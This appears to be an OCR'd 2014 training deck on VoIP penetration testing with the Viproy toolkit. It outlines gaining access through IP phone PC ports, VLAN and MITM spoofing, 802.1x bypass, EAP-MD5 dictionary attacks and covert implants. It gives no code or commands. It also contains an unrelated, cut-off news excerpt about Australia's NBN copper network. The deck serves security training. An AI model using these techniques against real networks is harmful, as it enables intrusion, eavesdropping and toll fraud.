Practical VoIP Hacking with Viproy

9 December 2014

Compliance, Protection & Business Confidence

Sense of Security Pty Ltd

Sydney
Level 8, 66 King Street
Sydney NSW 2000
Australia

Melbourne
Level 10, 401 Docklands Drv
Docklands VIC 3008
Australia

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455

info@senseofsecurity.com.au
www.senseofsecurity.com.au
ABN: 14 098 237 908

Introduction

Trainer Background

- Fatih Ozavci, Senior Security Consultant
- Interests
  - VoIP & Phreaking
  - Mobile Applications
  - Network Infrastructure
  - Embedded Devices
  - Hardware Hacking

- Author of Viproy VoIP Penetration Testing Kit
- Public Speaker and Trainer
  - Blackhat, Defcon, AusCert, Ruxcon, Athcon

Sense of Security Background

- Information security and risk management
- Expertise and experience
- Standards aligned
- Industry recognised and certified

Viproy VoIP Pen-Testing Toolkit

- Viproy is a Vulcan-ish Word that means "Call"
- Viproy VoIP Penetration and Exploitation Kit
  - Testing modules for Metasploit Framework, MSF license
  - SIP & Skinny libraries for the module development
  - Custom header support, authentication support
  - Trust analyser, SIP proxy bounce, MITM proxy, Skinny
- Modules
  - Options, Register, Invite, Message
  - Brute-forcers, Enumerator
  - SIP trust analyser, SIP proxy, Fake service
  - Cisco Skinny analysers
  - Cisco CUCM/CUCDM exploits

Limitations

- Timing (Only 4 hours)
- Realistic VoIP Testing Lab vs Expensive Devices
  - Cisco, Avaya, Alcatel, Polycom


- Network infrastructure attacks (e.g. ARP, CDP, DTP, HSRP), hardware hacking and VoIP client attacks are left as exercises to the attendees

Attendee Introduction


Agenda

1. Network Infrastructure Analysis
   - WAN/LAN/VLAN analysis, Service discovery
2. IP Telephony Server Security
   - Weak configuration, Management issues
3. Signalling and Meida Analysis
   - Discovery, Authentication, Call tests, VAS
   - Enumeration, Eavesdropping, Call Spoofing
   - Register, Call, Call Redirection for Skinny
4. VoIP Client Security
5. Advanced Attacks
   - SIP => Trust hacking, Proxy hacking, DoS, Fuzzing


Corporate VoIP Infrastructure



Unified Communications Services



Hosted VoIP Services



Current Threats and Attacker Skills

- Their VoIP Network Isolated
  - Open physical access, weak VPN or MPLS
- Abusing VoIP Requires Detailed Knowledge
  - With Viproy, that's no longer the case!
- Most Attacks are Network Based or Toll Fraud
  - DOS, DDOS, attacking mobile clients, spying
- Phishing, Surveillance, Abusing VAS Services
- VoIP Devices are Well-Configured
  - Weak passwords, old software, vulnerable protocols

Network Infrastructure Analysis

- Finding Network Design Errors
- Unauthorised Access to the Voice LAN/WAN
- Attacking Network Services

Goals

- Discover VoIP network configuration, design and requirements
- Find Voice VLAN and gain access
- Gain access using PC port on IP Phone
- Understanding the switching security for
  - Main vendor for VoIP infrastructure
  - Network authentication requirements
  - VLAN ID and requirements
  - IP Phone management services
  - Supportive services in use

Understanding the VoIP Service

- Client Types
  - Soft phones (IP Communicator, Android/iOS Apps)
  - IP phones and handsets (Cisco 7945, Yealink)
  - Video conference equipment (Cisco Presence)
  - External meeting services (Webex, GoMeeting)
- Service Purpose
  - International/National landline/Cell endpoints
  - Call centre (commercial vs Open Source)
  - Commercial VoIP services (mobile, hosted)
  - Internal usage (VLAN, conference rooms)
  - VoIP protocols (Skinny, SIP, RTP, IAX, H.323)

LAN and WAN Design for VoIP

- Local Area Network
  - Voice VLAN usage (protected, authenticated)
  - Network segmentation (computers vs VoIP)
  - Supportive services (CDP, DHCP, TFTP, HTTP, SNMP)
- Wide Area Network
  - Connection types (routers, VPNs, landline)
  - Bottlenecks vs QoS requirements
  - Service trusts and trunk usage
- Primary Concerns for Commercial Services
  - Service contingency requirements
  - Denial of Service targets

Getting Physical Access to the LAN

- Local distribution rooms and infrastructure
- Network termination and endpoint facilities

NBN alternative: Is Australia's copper network fit for purpose?

BY NICK ROSS

ABC TECHNOLOGY AND GAMES : UPDATED 20 SEP 2013 (FIRST POSTED 19 SEP 2013)

COMMENTS (112)

In the world of political and media misinformation that is the NBN, an important issue, that hasn't been fully addressed, is "How fit for purpose is Australia's copper network?" This seemingly mundane and tedious question directly affects tens of billions of dollars in government spending. How?

The bulk of the Coalition's NBN alternative policy uses the existing copper network to get the internet to your home or

There is considerable evidence to suggest that Australia's copper network is in a worse state than those of other nations. How bad is it and can it be fixed?

CREDIT: MAGILLA (CANOFWORMS.ORG)

Getting Physical Access to the LAN

- Meeting room and lobby phones, conference devices, emergency phones
  - PC ports, Power Over Ethernet
  - Raspberry Pi
  - Permanent access with 4G

LAN Discovery for Voice VLAN

- Attack Types
  - PC Ports of the IP phone and handsets
  - CDP sniffing/spoofing for Voice VLAN
  - DTP and VLAN Trunking Protocol attacks
  - ARP spoofing for MITM attacks
  - HSRP spoofing for MITM attacks
  - DHCP spoofing & snooping
- Persistent access
  - Tapberry Pi (a.k.a berry-tap)
  - Tampered phone
  - Power over ethernet (PoE)
  - 3G/4G for connectivity

Getting Access Using PC Port


IP Phones have a PC Port for desktop usage

- CDP spoofing is not required
- VLAN setting is not required
- DTP spoofing is not required


Authentication of IP Phones

- 802.1x - using Hub to bypass
- EAP-MD5 dictionary attack


How to make your own Tapberry Pi



